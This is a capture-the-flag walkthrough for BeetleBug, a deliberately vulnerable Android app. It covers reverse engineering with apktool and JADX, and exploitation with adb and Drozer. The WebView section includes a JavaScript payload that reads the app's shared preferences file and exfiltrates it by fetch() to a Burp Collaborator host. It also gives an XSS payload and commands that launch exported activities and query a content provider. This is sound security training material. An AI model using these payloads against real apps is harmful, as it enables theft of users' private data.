


# BeetleBug CTF walkthrough

---



Hello, friends! we will start solving a CTF challenge ( [BeetleBug Android CTF](#) ).

*ENG. Khaled Alshammri*

Firstly, the challenge will be divided into 8 main categories, just like in the application.

They are:

- 1 - Hardcoded Secret**
- 2 - Data Storage**
- 3 - WebViews**
- 4 - Databases**
- 5 - Android Components**
- 6 - Sensitive Info Disclosure**
- 7 - Biometric Authentication**
- 8 - Binary Patching**

Tools required :

- Apktool
- JADX-GUI
- Zip
- Drozer
- ADB
- Your patience :(


*Let's begin the solution!*

---

## 1 - Hardcoded Secret

### Part 1 ( 1/2 ) : Hardcoding sensitive data


To start, we will need to perform reverse engineering on the application by using apktool and change extension of apk file to zip . Then, we can use JADX-GUI to browse the code and perform code review.



now we have 2 files execute apktool d beetlebug.apk you should have new folder extract the content of zip file inside the new folder and click on copy with out replace


Open the JADX-GUI and open the folder that we have perversely

now we need perform static analysis




Yes, you noticed "V98bFQrpGkDJ" ? . We will check it to find the actual value in the resource path.

res/values/strings.xml




What you see in the image is a PIN code.

We need to try entering the PIN and see if it works. If successful, we can proceed and capture the first flag.



*Part ( 2/2 ) : hardcoding secrets*

perform static analysis and you should be see this :)



Easy peasy lemon squeezy

## 2 - Data Storage

### Part ( 1/3 ) : Shared preferences


enter random credentials and then proceed to ADB Shell

to read the flag from `data/data/app.beetlebug/shared_prefs`

target file is `shared_pref_flag.xml`

### Part ( 2/3 ) : External Storage

perform static analysis and you should be see this :)




the file saved in `user.txt` file inside `Documents` folder

we can take the flag directly from code or we can read it from


`/storage/emulated/0/Documents/user.txt`

make sure your allow Storage permission from `Settings > Apps > Beetlebug`



### Part (3/3): SQLite Storage

perform static analysis and you should be see this :)



the `R.string.sqlite_string` have the flag

```
<string name="signup_description">A very insecure and vulnerable A
<string name="sqlite_string">0x1172c04</string>
<string name="status_bar notification info overflow">999+</string>
```

### 3 - WebViews

Part ( 1 / 2 ) : Load Arbitrary URL

perform static analysis and you should be see this :)



now lets create a malicious code

```
<script>
    var url =
'file:///data/data/app.beetlebug/shared_prefs/preferences.xml'; //local file
function load(url) {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
```

```

        if (xhr.readyState === 4) {
            fetch('https://<BURP SUIT Collab>.oastify.com/?exfiltrated=' +
btoa(xhr.responseText));
        }
    }
    xhr.open('GET', url, true);
    xhr.send('');
}
load(url)
</script>

```

this code inside file name for example ( exploit.html ) then copy this html file inside your Android phone

**Note : Don't forget to change this part to <BURP SUIT Collab>.**

```
then execute: adb shell am start -n app.beetlebug/.ctf.VulnerableWebView --es
"reg_url" "file:///sdcard/Download/exp.html"
```

After executing the command, let's check Burp Suite Prof Collaborator to see if any data exfiltration has occurred

#	Time	Type	Payload	Source IP Address	Comment
13	2024-Apr-04 20:05:35.327 UTC	HTTP	s8lfempadqthjca8rnp74xnpnev5jv7k	94.99.37.67	

Description

Request to Collaborator

Response from Collaborator

Pretty

Raw

Hex

```

1 GET /testfile.txt HTTP/1.1
2 Host: 94.99.37.67
3 User-Agent: Mozilla/5.0 (Linux; Android 7.0; Android SDK built for x86 Build/NYC; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/69.0.3497.100 Mobile Safari/537.36
4 Accept: */*
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US
7 X-Requested-With: XMLHttpRequest
8 
```

We have successfully exfiltrated some data. Now, let's try to decode the base64 encoding.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="11_firebase">MHgzMzY1QTEw</string>
  <string name="7_content">MHg3MzM0MjFN</string>
  <string name="14_clip">MHgxMTMyYzQh</string>
  <string name="15_fingerprint">MHg0M0oxMjMm</string>
  <string name="16_patch">MHgzM2U5JGU= </string>
  <string name="10_sqli">MHg5MTMzNFox</string>
  <string name="12_url">MHgzM2YzMzQx</string>
  <string name="6_activity">MHgzMzRmMjlx</string>
  <string name="3_pref">MHgxNDQyYzA0</string>
  <string name="4_ext_store">MHgzOTgyYyU0</string>
  <string name="13_xss">MHg2Nnl5MjE0</string>
  <string name="9_log">MHg1NTU0MWQz</string>
  <string name="5_sqlite">MHgxMTcyYzA0</string>
  <string name="8_service">MHgyMjlxMDNB</string>
</map>
```

decode the base64 again :)

*Part ( 1 / 2 ) : JavaScript code injection*

`<script>alert(1)</script>` Simply execute the payload with the given inputs, and you will find the flag

## 4 - Databases

*Part ( 1 / 2 ) : SQLi*

---

# SQL Injection

**Hint:** There are 2 users in the database, using a single search query, output all 2 users.

Search

User: (admin) pass: (passwd123) Credit card: (1234567812345678)

User: (beetle-bug) pass: (flg) Credit card: (0x91334Z1)

Submit

## Part ( 2 / 2 ) : Firebase

perform static analysis and you should be see something :)


in res/values/string.xml we can find the firebase URL

```
<string name="fingerprint_error_user_canceled">Fingerprint operation canceled by user.</string>
<string name="fingerprint_not_recognized">Not recognized</string>
<string name="firebase_database_url">https://beetlebug-374fc-default-rtdb.firebaseio.com</string>
<string name="generic_error_no_device_credential">No PIN, pattern, or password set.</string>
<string name="generic_error_no_keyguard">This device does not support PIN, pattern, or password.</string>
```

open the URL with `/.json`

`https://beetlebug-374fc-default-rtdb.firebaseio.com/.json`





## 5 - Android Components

### Part ( 1 / 3 ) : Unprotected Activity

perform static analysis and you should be see this :)

in the `AndroidManifest.xml` file we found interesting line

```
<activity android:exported="false" android:name="app.beetlebug.ctf.DisplayXSS"/>  
<activity android:exported="false" android:name="app.beetlebug.ctf.BinaryPatchActivity"/>  
<activity android:exported="true" android:name="app.beetlebug.ctf.b33tleAdministrator"/>  
<activity android:exported="true" android:name="app.beetlebug.ctf.VulnerableWebView"/>  
<activity android:exported="false" android:name="app.beetlebug.ctf.VulnerableClipboardActivity"/>
```

and by using Drozer tool and execute `run app.activity.info -a app.beetlebug`

we can find the

```
Package: app.beetlebug  
app.beetlebug.ctf.b33tleAdministrator
```

now we have name of package and vulnerable activity lets play :)

```
run app.activity.start --component <Name of Package> <Activiy>  
# the result  
run app.activity.start --component app.beetlebug  
app.beetlebug.ctf.b33tleAdministrator
```

```

C:\Python27\lib\site-packages\openssl\crypto.py:14: CryptographyDeprecationWarning: Python 2 is
ed in cryptography, and will be removed in the next release.
from cryptography import utils, x509
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = C:\path\to\java
Selecting 9b0061dfalcc0489 (Google Android SDK built for x86 7.0)

..                ...
..o..             ..r..
..a..            ..nd
..ro..idsnemesi..pr
..otectorandroidsne..
..,sisandprotectorandroids+.
..nemesiandprotectorandroids+.
..emesiandprotectorandroidsne..
..isandp,..rotectorandro,..idsnem.
..isisandp..rotectorandroid..snemisis.
..andprotectorandroidsnemisisandprotec.
..torandroidsnemisisandprotectorandroid.
..snemisisandprotectorandroidsnemisisan:
..dprotectorandroidsnemisisandprotector.

drozer Console (v2.4.2)
dz> run app.activity.start --component app.beetlebug app.beetlebug.ctf.b33tleAdministrator
dz>

```

## Admin Dashboard



Add User



Remove User

No records found



0x334f221

done :)

### Part ( 2 / 3 ) : Vulnerable Service

by using Drozer to scan the Application from attack surface

by using the command

```
run app.package.attacksurface app.beetlebug
```

result : 1 services exported

now we know there are vulnerable service lets dig deep :)

command

```
run app.service.info -a app.beetlebug
```

```

Package: app.beetlebug
app.beetlebug.handlers.VulnerableService
Permission: null


```

now we know the name of package and the vulnerable service

```
app.beetlebug.handlers.VulnerableService
```

lets write exploit Drozer command :

```
app.beetlebug.handlers.VulnerableService
```



```

app.beetlebug/app.beetlebug.ctf.InsecureContentProvider) called
ceAnimator.destroySurfaceLocked:882 com.android.server.wm.Window
om.android.server.wm.WindowManagerService.removeWindowLocked:24
ManagerService.removeWindow:2306 com.android.server.wm.Session
ctf.InsecureContentProvider} from uid 10083 on display 0
InsecureContentProvider: +157ms

```

```
> InsecureContentProvider
> InsecureLoggingActivity
> InsecureStorageExternal
> InsecureStorageSharedPref
> InsecureStorageSQLite
> InsecureStorageActivity

import app.beetlebug.handlers.VulnerableContentProvider;
import java.nio.charset.StandardCharsets;

/* loaded from: C:\Users\Khaled\Desktop\eMAPT\Beetlebug\Analysis\beetlebug\classes.dex */
32 public class InsecureContentProvider extends AppCompatActivity {
    Uri CONTENT_URI = Uri.parse("content://app.beetlebug.provider/users");
    SharedPreferences preferences;
    SharedPreferences sharedPreferences;
```

run `adb shell` then execute `content query --uri content://app.beetlebug.provider/users`

```
generic_x86:/ # content query --uri content://app.beetlebug.provider/users
Row: 0 id=1, name=ya - flg 0x733421M
Row: 1 id=2, name=hhhhhhhhhhhhhh - flg 0x733421M
generic_x86:/ #
```


## 6 - Sensitive Info Disclosure

### Part ( 1 / 2 ) : Insecure Logging

run the command `logcat | grep 'beetle'`

and input any info

```
or.destroySurface:2016 com.android.server.wm.WindowStateAnimator.destroySurfaceLocked:882 com.android
.AppWindowToken.destroySurfaces:363 com.android.server.wm.AppWindowToken.notifyAppStopped:389 com.an
server.am.ActivityStack.activityStoppedLocked:1252 com.android.server.am.ActivityManagerService.acti
04-03 23:43:02.192 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:43:02.192 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:43:48.569 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:43:48.569 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:43:48.792 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:43:48.792 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:43:49.008 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:43:49.008 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:44:19.169 1675 1783 I ActivityManager: START u0 {act=android.intent.action.MAIN cat=[andr
ough bnds=[276,870][540,1167] (has extras)} from uid 10020 on display 0
04-03 23:44:21.594 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:44:21.594 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:44:22.254 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:44:22.254 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:44:58.466 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:44:58.466 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:44:59.154 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:44:59.154 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:45:08.972 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:45:08.972 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:45:30.596 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:45:30.596 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:45:31.444 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:45:31.444 3366 3366 E beetle-log: flg: 0x55541d3
04-03 23:45:31.749 3366 3366 E beetle-log: Transaction Failed: 2222222
04-03 23:45:31.749 3366 3366 E beetle-log: flg: 0x55541d3
```



### Part ( 2 / 2 ) : Clipboard Data

just click on copy we found the flag :)

## 7 - Biometric Authentication

perform static analysis and you should be see this :)

```
        window.setStatusBarColor(getResources().getColor(R.color.white));
    }
    this.msg = (TextView) findViewById(R.id.textViewUrl);
    Uri uri = getIntent().getData();
    if (uri != null) {
        List<String> parameters = uri.getPathSegments();
        String param = parameters.get(parameters.size() - 1);
        this.msg.setText(param);
        Toast.makeText(this, "Fingerprint Auth Successful", 1).show();
        this.copy.setOnClickListener(new View.OnClickListener() { // from class: app.beetlebug.ct
```


so we can see getData let's try write the exploit command

by using Drozer

```
# execute the command to see the vulnerable activity
run app.activity.info -a app.beetlebug

# the activity was found app.beetlebug.ctf.DeepLinkAccountActivity

run app.activity.start --component app.beetlebug
app.beetlebug.ctf.DeepLinkAccountActivity --data-uri "we did it"
```



By using ADB command

```
adb shell am start -n app.beetlebug/.ctf.DeepLinkAccountActivity -d  
"content://we/did/it"
```

## 8 - Binary Patching

edit res/layout/activity\_binary\_patch.xml

and recompile to see the flag :)

## Binary Patching

**Hint:** You need to be a super administrator to access the password manager


Grant Access

0x55e91e

Enter Flag

Submit

Flag Found!



I believe there is a problem with the interface design. The flag is hidden behind the button, and also the flag itself is incorrect. Therefore, I had to obtain it from challenge number [3 - WebViews Part 1 ].

I hope you enjoyed reading the walkthrough , and I wish you the best of luck as well.